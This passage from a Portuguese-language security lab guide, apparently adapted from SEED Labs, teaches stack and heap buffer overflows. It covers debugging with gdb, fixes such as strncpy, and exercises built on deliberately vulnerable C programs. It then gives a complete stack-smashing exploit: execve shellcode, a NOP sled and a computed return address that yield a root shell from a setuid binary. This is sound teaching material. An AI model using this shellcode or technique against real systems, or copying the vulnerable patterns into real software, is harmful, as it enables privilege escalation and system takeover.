...
gdb-peda$ p/x *(int*)($ebp+4)
$2 = 0x7a7a7a7a
```

Observe que o endereço de retorno foi alterado, ou seja, foi corrompido com os valores que colocámos no ficheiro `badfile`: 0x7a corresponde precisamente ao caracter 'x'. Se continuarmos a executar o programa, vemos que o processo vai ser abortado com um erro de violação de memória. Para isso, escreva c na consola gdb para continuar a execução do programa até ao fim.

Passo 4. Porque pode criar uma vulnerabilidade de segurança. Como vimos acima, o endereço de retorno localizado na *frame* actual dentro da pilha (ver Figura 5) afecta o endereço para onde o programa vai saltar aquando do retorno da função. Se o valor do endereço de retorno for modificado por um buffer overflow, o programa vai saltar para um novo local indicado pelo novo valor que foi escrito no endereço de retorno. Aqui várias coisas podem acontecer. Regra geral, se o novo endereço não for válido, o programa vai ser abortado e terminar com um *segmentation fault*. No entanto, se o endereço for válido e apontar para uma região de memória que contenha instruções válidas, então o programa vai continuar a executar-se, mas vai comportar-se de forma diferente do esperado, pois vai executar, não o código a partir do ponto onde a função foi chamada, mas o novo código apontado pelo novo endereço de retorno.

É precisamente esta ideia que um atacante pode usar para explorar uma vulnerabilidade buffer overflow por forma a executar outras instruções no contexto de um processo vulnerável. A Figura 6 mostra qual a abordagem para fazer isto. Essencialmente, será necessário gerar o conteúdo a injectar no *buffer* vulnerável de forma a que esse *buffer* contenha por um lado o código malicioso que o atacante pretende executar, e por outro o novo valor do endereço de retorno que deve apontar para o código malicioso. Este valor deve ser calculado de forma muito cuidadosa de forma a reescrever o valor do endereço de retorno antigo, e a garantir que aponta para o endereço correcto do código malicioso. Na Tarefa 4 iremos aprender como fazer isto na prática. Mas por enquanto, continuemos o nosso percurso e vejamos agora de que forma é que estas vulnerabilidades podem ser evitadas pelos programadores das aplicações.

3.3 Corrigir um Buffer Overflow

Geralmente, os problemas de buffer overflow acontecem porque os programadores das aplicações não validam os limites dos buffers onde estão a ser escritas. Sempre que o programa escrever além desses limites, temos um buffer overflow. Vamos agora dar algumas sugestões sobre como é que os programadores podem evitar estes problemas.



Figure 6: Um atacante pode criar um *buffer* (centro) que será enviado como argumento de entrada para o programa vulnerável e substituir os dados da *frame* actual onde o buffer está alocado (esquerda), pelos valores constantes nesse buffer de forma a ganhar controlo da execução do processo (direita).

Passo 1. Evitar funções perigosas. Muitas vezes o problema surge porque são usadas funções perigosas que efectuam cópias de memória, por exemplo `strcpy`, `sprintf`, `strcat`, e `gets`. Estas funções são perigosas pois não validam a dimensão do tamanho do buffer para onde é feita a cópia de dados. Sem essa validação, o risco de um buffer overflow é evidente. Repare como no programa vulnerável que estudámos na Secção 3.1 a instrução responsável pela vulnerabilidade introduzida foi precisamente uma instrução que usa a função `strcpy` (linha 12).

Para corrigir este problema, sugerimos assim a utilização de funções equivalentes, mas em que o programador tem que indicar qual é a dimensão do buffer destino. Com base nesse valor, a função verifica se não está a ultrapassar os limites da memória alocada para esse buffer. As funções seguras equivalentes àquelas apenas referidas são, respectivamente: `strncpy`, `snprintf`, `strncat`, e `fgets`. Vamos então corrigir o programa vulnerável, substituindo a instrução na linha 12 pela seguinte linha:

```
12      strncpy(buffer, str, sizeof(buffer));
```

Passo 2. Verificar que ficou corrigido. Em seguida, voltar a compilar o programa:

```
$ gcc -o stack -fno-stack-protector stack.c
```

Depois teste o programa resultante utilizando uma versão do ficheiro `badfile` com uma sequência de caracteres maior do que 24 caracteres. Verifique que o resultado obtido e que a aplicação já não terminou com um *segmentation fault*. Em seguida verifique que o endereço de retorno da função não é alterado utilizando o depurador de erros gdb. Pare este fim reproduza os passos indicados no Secção 3.2, Passo 3, e confirme agora que o valor do endereço de retorno não foi corrompido pela a função `strncpy`.

Passo 3. Outros métodos. Alternativamente, o programador pode adicionar instruções que tenham como objectivo validar o tamanho do buffer destino *antes* de ser feita a operação insegura. Por exemplo, no caso do programa em análise, isto poderia ser feito adicionando o seguinte código:

```
12      if (strlen(str) + 1 > sizeof(buffer)) {
13          str[strlen(str) - 1] = '\0';
14      }
15      strcpy(buffer, str);
```

Aplique esta solução e verifique que resolve o problema. Analise o código fonte e estude porque é que esta solução funciona. Investigue também quais são os efeitos secundários que esta solução traz para o estado de execução do programa (nomeadamente para a cadeia de caracteres original passada na variável str). Discuta soluções alternativas que evitam estes efeitos secundários. Note também que

existem ferramentas auxiliares que podem ajudar os programadores a detectar problemas desta natureza. Um exemplo é a ferramenta valgrind[5]. Por economia de tempo, não iremos falar dela.

3.4 Exercícios

Façamos agora alguns exercícios com o fim de detectar vulnerabilidades de buffer overflows num programa. Comecemos com um exercício da mesma natureza daquele que já vimos acima e depois falaremos de um outro tipo de buffer overflows localizados, não na pilha, mas na *heap* do processo.

Exercício 1. Detectar um stack-buffer overflow. Considere o programa em baixo (`geek.c`). Este programa simula o cenário em que um programa recebe uma palavra passe do utilizador e se a palavra passe estiver correcta, então o programa irá conceder privilégios administrador (*root*) ao utilizador.

```c
#include <stdio.h>
#include <string.h>

int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Introduza a palavra passe: \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff")) {
        printf ("\n Palavra passe errada. \n");
    } else {
        printf ("\n Palavra passe correcta. \n");
        pass = 1;
    }

    if(pass) {
       /* Agora, atribuir privilegios administrador ao utilizador */
        printf("\n Privilegios administrador dados ao utilizador\n");
    }
    return 0;
}
```

a) Compile o programa, e teste-o com a palavra passe correcta ("`thegeekstuff`"). Verifique o resultado do programa e compare-o com o que é esperado analisando o código fonte do programa.

b) Estude o programa e verifique se existe alguma vulnerabilidade buffer overflow. Se existir, identifique-a, e sugira um teste que demonstra que essa vulnerabilidade existe.

c) Se respondeu afirmamente à questão anterior, sugira uma correcção possível para o programa.

Exercício 2. Detectar um heap-buffer overflow. Até agora temos sempre visto casos de buffer overflows na pilha do programa. No entanto, o mesmo problema poderá existir em buffers vulneráveis localizados noutras regiões de memória do processo, nomeadamente a *heap* (ver Figura 1). Considere o programa seguinte – `heap.c`:

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(){
    char *buff;

```

[5] `http://www.valgrind.org/`

```
8       buff = (void*) malloc(16);
9
10      gets(buff);
11      puts(buff);
12
13      return 0;
14  }
```

a) A memória alocada à variável `buff` foi reservada na *heap* e não na pilha. Concorda com esta afirmação? Porquê?

b) Estude o programa e verifique se existe alguma vulnerabilidade buffer overflow. Compile o programa e teste-o sucessivamente, introduzindo cadeias de caracteres de tamanho crescente até resultar num *segmentation fault*.

c) Como resolveria o problema identificado acima?

4 Tarefa 4: Exploração de Buffer Overflows

Em certos casos, um programa com um vulnerabilidade buffer overflow pode ser comprometido por um atacante por forma a que o programa passe a executar código arbitrário. Nesta tarefa, vamos aprender de que forma a vulnerabilidade identificada no programa da Tarefa 3 pode ser alavancada para permitir que um atacante execute uma *shell* (linha de comandos) na vítima. Essa linha de comandos permitir-lhe-á executar quaisquer comandos com privilégios *root*, e portanto, obter controlo total do sistema.

4.1 Efectuar o Ataque

Preparação. Antes mesmo de começarmos, precisamos desactivar uma medida de segurança que o sistema operativo já implementa para evitar este tipo de ataques. Também esta medida poderia ser ultrapassada, mas por motivos de economia de tempo, demonstraremos a versão mais simples do ataque. Execute o seguinte comando num terminal (se for pedida uma password, introduza "dees"):

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

Passo 1. O programa vulnerável. Começamos assim o nosso percurso por executar o ataque. O programa vítima, isto é, o programa que tem a vulnerabilidade que pretendemos atacar, está no ficheiro `stack.c`. Comece por compilar esse programa, executando os seguintes comandos:

```
$ gcc -o stack -z execstack -fno-stack-protector -g stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Como resultado destes passos, foi criado o ficheiro `stack` que, além disso, foi configurado com permissões de execução *root* (isto é, pertence ao utilizador *root* e tem a flag Set-UID activada). Comece primeiro por executar o programa tal como está e observe o que este faz. Para isso, crie em primeiro lugar o ficheiro `badfile` e escreva nesse ficheiro a seguinte cadeira de caracteres "`Ola mundo!`". Em seguida, execute o comando:

```
$ ./stack
```

Verifique o resultado deste comando. Depois abra o código fonte do programa (ficheiro `stack.c`) e confirme que o resultado é o esperado. É um programa já conhecido da Tarefa 3.

Passo 2. Shell. O que pretendemos é explorar uma vulnerabilidade latente neste programa de tal forma a conseguir executar instruções de um outro programa – uma *shell* – no processo da vítima. Para verificarmos o que faz um programa *shell*, compilemos em primeiro lugar um programa que tem essa funcionalidade e que se encontra no ficheiro `call_shellcode.c`. Compile este ficheiro da seguinte forma:

```
$ gcc -o call_shellcode -z execstack call_shellcode.c
```

Depois, execute o programa e verifique que através deste pode executar quaisquer comandos, tal como se se encontrasse na linha de comandos habitual, por exemplo, execute o comando *ls* ou *ps*:

```
$ ./call_shellcode
```

Note agora que se tentar executar comandos priviligiados, tal não será permitido, pois o utilizador actual não tem privilégios *root*. O que vamos fazer agora é injectar o código desta shell num processo que corra o programa vulnerável `stack`, processo este que se executa com privilégios *root*.

Passo 3. Exploit. Para executar este ataque, vamos usar o ficheiro `badfile` como forma de injectar o código malicioso para dentro do processo. Como a injecção deste código será feita através da vulnerabilidade buffer overflow presente no programa `stack`, o conteúdo do ficheiro `badfile` terá que ser gerado de forma muito cuidadosa. Para gerar este ficheiro, iremos utilizar um outro programa auxiliar chamado `exploit.c`. Proceda então da seguinte forma para compilar e executar este programa:

```
$ gcc -o exploit exploit.c
$ ./exploit
```

Abra o ficheiro `badfile` e verifique que o conteúdo do mesmo foi alterado, já não se encontrando preenchido com a cadeira de caracteres "`Ola mundo!`", mas com outro conteúdo que não conseguimos interpretar a olho nu. Foi este conteúdo que foi gerado pelo programa *exploit*.

Passo 4. Lançar o ataque. Estamos prontos para lançar o ataque que consiste simplesmente em executar o programa `stack`. Este programa vai ler o ficheiro `badfile` que agora contém o código malicioso que permite executar uma *shell*. Efectue estes passos:

```
$ ./stack
# ls
```

Se reparar, agora ao executar o programa `stack`, o seu comportamento foi alterado em relação ao comportamento esperado aparecendo uma *prompt* de uma *shell* onde pode executar comandos como por exemplo o comando `ls`. Repare ainda que o primeiro carácter foi alterado para , o que indica que o processo está a correr com privilégios root. Para confirmar este facto, pode executar o comando `id` que dá indicações sobre os privilégios do utilizador actual:

```
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),...
```

A partir deste momento, está habilitado para executar comandos privilegiados do administrador de sistema. Chama-se a isto obter elevação de privilégios. Execute, por exemplo, o comando para criar um novo utilizador (alice) no sistema: `/usr/sbin/adduser alice`. Tem portanto controlo total do sistema.

4.2 Compreender o Ataque

Agora que já conseguimos executar o ataque com sucesso, vamos aprender como é que o ataque funciona. Para este fim, iremos avançar de forma progressiva em três passos.

Passo 1: Ideia geral. A Figura 7 representa de forma esquemática a abordagem para explorar a vulnerabilidade existente no programa `stack`. Vimos na Tarefa 2 (ver Secção 3) que este programa tinha uma vulnerabilidade buffer overflow dentro da função `bof` ao executar a linha `strcpy(buffer, str);`. A parte à esquerda da figura representa o estado da pilha antes de ser executada essa linha. Ali podemos observar a zona alocada ao buffer, o *frame pointer* anterior, o endereço de retorno da função, e a zona para os argumentos. (ver Secção 3 para explicação mais detalhada desta estrutura.)

Vimos então que ao executar a linha vulnerável, nós podemos reescrever toda a região de memória a partir do início do *buffer*, passando por todos os campos seguintes. Para lançar o ataque e injectar o código da nossa *shell*, o que queremos fazer é reescrever esta zona de memória de tal forma que colocamos numa região o código do programa da *shell* – o nosso código malicioso – e substituir o endereço de retorno legítimo pelo endereço onde começam as instruções do programa malicioso (o qual já estará carregado em memória assim que o processador salte para o novo endereço de retorno. Esta ideia está reflectida na parte central do diagrama da Figura 7 que representa o *buffer* de ataque que nós – atacantes – precisamos enviar como parametro de entrada para a linha vulnerável. Mostra como uma região do buffer tem que conter o código malicioso (o topo do *buffer*) e o novo endereço de retorno.

Ora, como o parâmetro de entrada que é passado para a linha vulnerável (`strcpy(buffer, str)`) é lido pelo programa a partir do ficheiro `badfile`, tudo aquilo que precisamos fazer é gerar esse ficheiro de



Figure 7: O programa `exploit.c` gera o conteúdo do ficheiro `badfile` que por sua vez serve para injectar o código malicioso no processo vítima, para dentro da variável `buffer` alocada na pilha.

tal forma que contenha o conteúdo do *buffer* de ataque que pretendemos enviar para a aplicação `stack`. Depois desse conteúdo ser gerado, ao executarmos a aplicação o aspecto da pilha depois de ter sido feita a cópia do buffer (lido do ficheiro) será semelhante ao representado na parte direita da Figura 7. É por esse motivo que, quando o processador retorna da função `bof`, o código que é executado é o código malicioso correspondente à nossa *shell*. Este *buffer* de ataque que contém o parâmetro de entrada malicioso é muitas vezes conhecido na gíria por *exploit*.

Passo 2: Geração do exploit. Agora que percebemos a ideia geral sobre como é que o ataque é conduzido, vamos aos detalhes. Neste sentido, a principal questão a responder é: como é que devemos gerar o conteúdo do ficheiro `badfile` de tal forma que reflicta o exploit que pretendemos? Para este fim, no nosso exercício, somos ajudados por um outro programa (`exploit.c`) que produz esse conteúdo. Vamos agora estudar o código fonte deste programa e que podemos observar de seguida:

```
1  /* exploit.c  */
2
3  /* Programa que cria ficheiro com codigo para lancar uma shell */
4  #include <stdlib.h>
5  #include <stdio.h>
6  #include <string.h>
7  char shellcode[]=
8      "\x31\xc0"             /* xorl    %eax,%eax              */
9      "\x50"                 /* pushl   %eax                   */
10     "\x68""//sh"           /* pushl   $0x68732f2f            */
11     "\x68""/bin"           /* pushl   $0x6e69622f            */
12     "\x89\xe3"             /* movl    %esp,%ebx              */
13     "\x50"                 /* pushl   %eax                   */
14     "\x53"                 /* pushl   %ebx                   */
15     "\x89\xe1"             /* movl    %esp,%ecx              */
16     "\x99"                 /* cdq                            */
17     "\xb0\x0b"             /* movb    $0x0b,%al              */
18     "\xcd\x80"             /* int     $0x80                  */
19 ;
20
21 void main(int argc, char **argv)
22 {
23     char buffer[517];
24     FILE *badfile;
25
26     /* Inicializar o buffer com 0x90 (instrucao NOP) */
27     memset(&buffer, 0x90, 517);
28
29     /* Preencher regiao com novo endereco de retorno */
```

```
30      int base=36;
31      char add[]="\x90""\xeb""\xff""\xbf";
32      buffer[base+0] = add[0];
33      buffer[base+1] = add[1];
34      buffer[base+2] = add[2];
35      buffer[base+3] = add[3];
36
37      /* Preencher regiao com codigo shell malicioso */
38      for(int i = 0; i < sizeof(shellcode); i++) {
39          buffer[150 + i] = shellcode[i];
40      }
41
42      /* Salvar o conteudo no ficheiro "badfile" */
43      badfile = fopen("./badfile", "w");
44      fwrite(buffer, 517, 1, badfile);
45      fclose(badfile);
46  }
```

Analizemos o que faz este programa, começando das partes mais simples para as mais complexas:

1. *Escrita do buffer no ficheiro:* Uma parte do código é responsável por, em primeiro lugar alocar um buffer em memória (linha 23), e depois deste buffer ser devidamente preenchido, é escrito no ficheiro `badfile` (linhas 42-45).

2. *Escrita do código shell malicioso:* Tal como vimos na Figura 7, a parte superior do buffer tem que ser preenchida com o código malicioso a injectar no processo vítima; no nosso caso, este código é o código que permite executar uma *shell* e cujo binário escrevemos directamente no nosso programa auxiliar e associamos à variável `shellcode` (ver linhas 7-18). Como podemos ver nas linhas 38-40, este código é depois copiado para a região do buffer com deslocamento 150, ou seja a partir do byte 150. Depois veremos melhor porque razão foi escolhido este valor (também poderia ter sido escolhido outro). O que interessa é que este deslocamento tem que ser superior à localização do endereço de retorno para evitar escrever sobre o endereço de retorno.

3. *Escrita do novo endereço de retorno:* Agora que já temos o código da shell no buffer, é necessário preencher o endereço de retorno na *frame* actual de forma a apontar para o código da shell. Aqui é preciso sabermos dois valores: (1) a localização efectiva na pilha do endereço de retorno, e (2) o endereço na pilha onde se encontra o código malicioso. No código do nosso programa auxiliar, estes dois valores são indicados, respectivamente, nas variáveis `base` e `add` (mais à frente veremos como é que estes valores foram obtidos). Nas linhas 32-35, o nosso programa auxiliar simplesmente copia cada byte do novo endereço (variável `add`) para o local correcto no buffer. Este local é determinado somando o valor que indica onde está alocado o endereço de retorno (variável `base`) ao indice de cada byte que estamos a copiar. Como o endereço tem 4 bytes, significa que precisamos fazer quatro cópias de cada um desses bytes. Ficam assim devidamente preenchidas as duas regiões a sombreado indicadas no buffer central da Figura 7.

4. *Escrita de instruções NOP:* Falta ainda explicar um aspecto deste código e que tem a ver com a linha 27. O que esta linha está a fazer é inicializar o buffer com um valor especial: 0x90 em hexadecimal. Este valor corresponde à instrução máquina NOP, que significa "No Operation". Quando interpreta esta instrução, o processador não altera nenhum do seu estado e avança para a instrução seguinte. Ou seja, não faz nada. Ao estarmos a inicializar o buffer com esta instrução, estamos a preencher todas as outras regiões do buffer (ver Figura 7) com NOPs. O objectivo disto é facilitar o cálculo do novo endereço de salto: em vez de termos que apontar exactamente para a primeira instrução do código malicioso, basta apontar para qualquer endereço acima do endereço onde se encontra o novo endereço e abaixo do código malicioso para o ataque ser sucedido. Isto porque, o processador vai executando sucessivamente as instruções NOP até acabar por executar as instruções do código malicioso. De seguida iremos compreender melhor como é que isto ajuda.



Figure 8: Estrutura interna do buffer que é necessário construir.



Figure 9: Estrutura interna da pilha.

Passo 3: Implementar o exploit. Agora que já percebemos a estrutura do código do programa auxiliar, vamos aprender qual a metodologia para escrever este código. Regra geral, para que este exploit seja bem sucedido, há dois desafios que temos que ultrapassar e que o diagrama da Figura 8 ajuda a perceber, diagrama que representa a estrutura do buffer que queremos construir:

- **Desafio 1:** Determinar a distância entre a base do buffer e o endereço de retorno por forma a que possamos modificar o valor de retorno pelo endereço do código.
- **Desafio 2:** Determinar o novo endereço de retorno por forma a que o processador execute o código malicioso ao terminar de executar a função vulnerável.

No programa auxiliar que vimos acima, estes desafios já foram resolvidos. Para o desafio 1, chegamos à conclusão que o offset do endereço de retorno é 36 (ver variável `base`), e que um endereço possível de salto é `0xbfffeb18`. Para verificar como são sensíveis, façamos primeiro um pequeno exercício, e depois veremos como fazer para determinar estes valores.

a) *Modificar estes valores*. Para ver como uma simples alteração destes valores pode tornar o ataque ineficaz, façamos o seguinte teste: edite o código fonte do programa `exploit.c` e modifique o valor a variável `base` de 36 para 12. Depois compile o programa, execute o binário resultante (`./exploit`), e em seguida corra o programa vítima (`./stack`). O ataque resultou? O que observou? Sugira uma explicação para o que observou.

b) *Determinar o deslocamento do endereço de retorno*. Vejamos agora como proceder para determinar estes valores de forma sistemática. Na realidade, foi este o método que foi seguido para atribuir os valores no código do programa `exploit.c`. Vamos então decompor o problema em duas partes, procurando determinar cada um destes dois valores individualmente. Usaremos a Figura 9 como referência. Comecemos pelo deslocamento do endereço de retorno.

Passo 4: Determinar o deslocamento do endereço de retorno. No programa auxiliado apresentado anteriormente, o valor obtido para este valor foi 36. Regra geral, o deslocamento do endereço de retorno a partir do início do buffer é calculado com a fórmula:

Deslocamento = Endereço do *frame pointer* actual - Endereço base do buffer + 4

A Figura 9 ajuda-nos a perceber a razão de ser desta fórmula. Quando o processo se executa, o registo $ebp guarda sempre o valor do endereço do *frame pointer* actual. Como podemos ver na figura, o *frame pointer* actual está sempre guardado imediatamente depois da zona de variáveis locais (onde está guardado o buffer vulnerável do programa). Por outro lado, sabemos que o endereço de memória onde se encontra o endereço de retorno da função está localizado imediatamente depois do *frame pointer*

actual, ou seja 4 bytes depois em máquinas de 32 bits. Como sabemos que o nosso buffer malicioso (ver Figura 8) vai ser copiado para a variável local `buffer` do programa vitima, variável esta que está representada na Figura 9, para calcular o deslocamento desde o início do buffer ao local onde será guardado o endereço de retorno da função, só temos que subtrair o endereço do *frame pointer* actual pelo endereço base do buffer e depois somar os 4 bytes adicionais. Resta-nos determinar estes dois endereços.

Felizmente, esta tarefa não é complicada já que podemos utilizar o *debugger* gdb para este fim. Façamos este exercício seguindo os passos seguintes depois de executar: `gdb stack`:

1. Para podermos obter os valores do $ebp e do endereço base do `buffer` na função vulnerável `bof`, temos que conseguir parar o processo no momento em que este está a executar alguma instrução dentro dessa função. Para isso, precisamos colocar um *breakpoint* na função `bof`, dar instruções ao gdb para correr o programa, e depois esperar que pare naquela instrução. Para isso, correr os dois comandos seguintes na sessão do gdb:

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 11.
gdb-peda$ r
...
11          memset(&buffer, 0, sizeof(buffer));
```

2. Com a ajuda do gdb, vamos agora obter o endereço base da variável `buffer`. Execute o comando seguinte e anote o endereço resultante.

```
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeab8
```

3. Seguir a mesma lógica para obter o valor do registo $ebp. Corra o comando seguinte e anote o valor resultante.

```
gdb-peda$ p $ebp
$2 = (void *) 0xbfffead8
```

4. Agora podemos calcular o resultado da fórmula acima por nós próprios ou podemos usar o próprio gdb. O comando seguinte, permite-nos fazer este cálculo: só tem que substituir os valores encontrados anteriormente nos dois parâmetros:

```
gdb-peda$ p/d (int)$2 - (int)$1 + 4
$3 = 36
```

5. Anote o valor seguinte e verifique se chegou ao valor 36: este é o índice a partir do início do buffer da Figura 8 onde teremos que colocar o novo endereço de retorno. Vejamos agora como determinar o novo endereço de retorno. (Para terminar o gbd executar `quit`.)

Passo 5: Determinar o valor do endereço de retorno. Falta-nos então determinar o novo valor do endereço de retorno. Este valor deve apontar para uma região na pilha que nos permita executar o código *shell* malicioso. Esta tarefa pode ser relativamente desafiante pois basta um pequeno erro no endereço para invalidar o nosso exploit. A Figura 10 ajuda-nos a perceber porquê. O lado esquerdo mostra-nos as consequências de um engano, por exemplo, saltarmos para um endereço onde o código malicioso não esteja alocado. Para aumentar as hipóteses de sucesso, o que fazemos é preencher toda aquela zona do buffer, entre o endereço do endereço de retorno até ao início do código *shell* malicioso com instruções NOP (tal como explicado acima). Assim, só precisamos apontar para um endereço que aponte de forma aproximada para o meio daquela zona. Mais rigorosamente, a condição a respeitar é a seguinte:



Figure 10: Benefícios de preencher a pilha com instruções NOP.

Endereço do *frame pointer* actual + 4 $<$ Novo endereço de retorno $\leq$ Endereço do código *shell*

Assim, uma fórmula possível para determinar o novo endereço de retorno é a seguinte:

Novo endereço de retorno = Endereço do *frame pointer* actual + Delta

Em que o endereço do *frame pointer* actual pode ser obtido a partir do valor do $ebp (através do gdb, tal como explicado no passo 4), e o delta é um número que tem que ser maior que 4 e que deve ser inferior ao índice para onde carregámos o código malicioso original. Por exemplo, no código do programa auxiliar, o código malicioso foi copiado para o índice a partir do byte 150 (ver linha 39). Como o deslocamento do endereço de retorno que calculámos previamente foi 36, quer dizer que ficamos com uma região de folga considerável entre a posição do endereço de retorno (byte 36) e a posição onde começa o código malicioso (byte 150). Assim, podemos escolher qualquer valor de delta que aponte para esta região. Na versão actual do programa `exploit.c`, foi escolhido o valor 120 para delta. Portanto, para verificar como foi obtido o endereço que consta no programa, na variável add (ver linha 31), some 120 ao valor do registo $ebp calculado anteriormente.

4.3 Exercícios

Agora que já sabemos como executar um ataque que tire partido de uma vulnerabilidade buffer overflow, vamos fazer um execício em que temos que aplicar a mesma metodologia, mas tendo por base um programa vulnerável (ligeiramente) diferente.

Exercício 1. Modifique o código fonte do programa original `stack.c` por forma a que o tamanho do buffer vulnerável passe de 24 bytes para 37 bytes. Depois de compilar o programa tal como descrito na Secção 4.1, parágrafo 1, verifique que o exploit já não funciona. Seguidamente, faça as alterações necessárias ao código fonte do programa `exploit.c` por forma a efectuar o ataque com sucesso. (Sugestão: siga os passos 4 e 5 indicados na secção anterior.)

5 Para Aprender Mais

Como tarefas opcionais, caso tenha conseguido terminar todas as tarefas anteriores em tempo útil, sugerimos que estude os mecanismos de mitigação de vulnerabilidades implementados actualmente pelo compilador e pelo sistema operativo. Remetemos o leitor interessado para o guia de laboratório da SEED Labs[6] para obter mais informações sobre estes mecanismos.

[6] https://seedsecuritylabs.org/Labs_16.04/PDF/Buffer_Overflow.pdf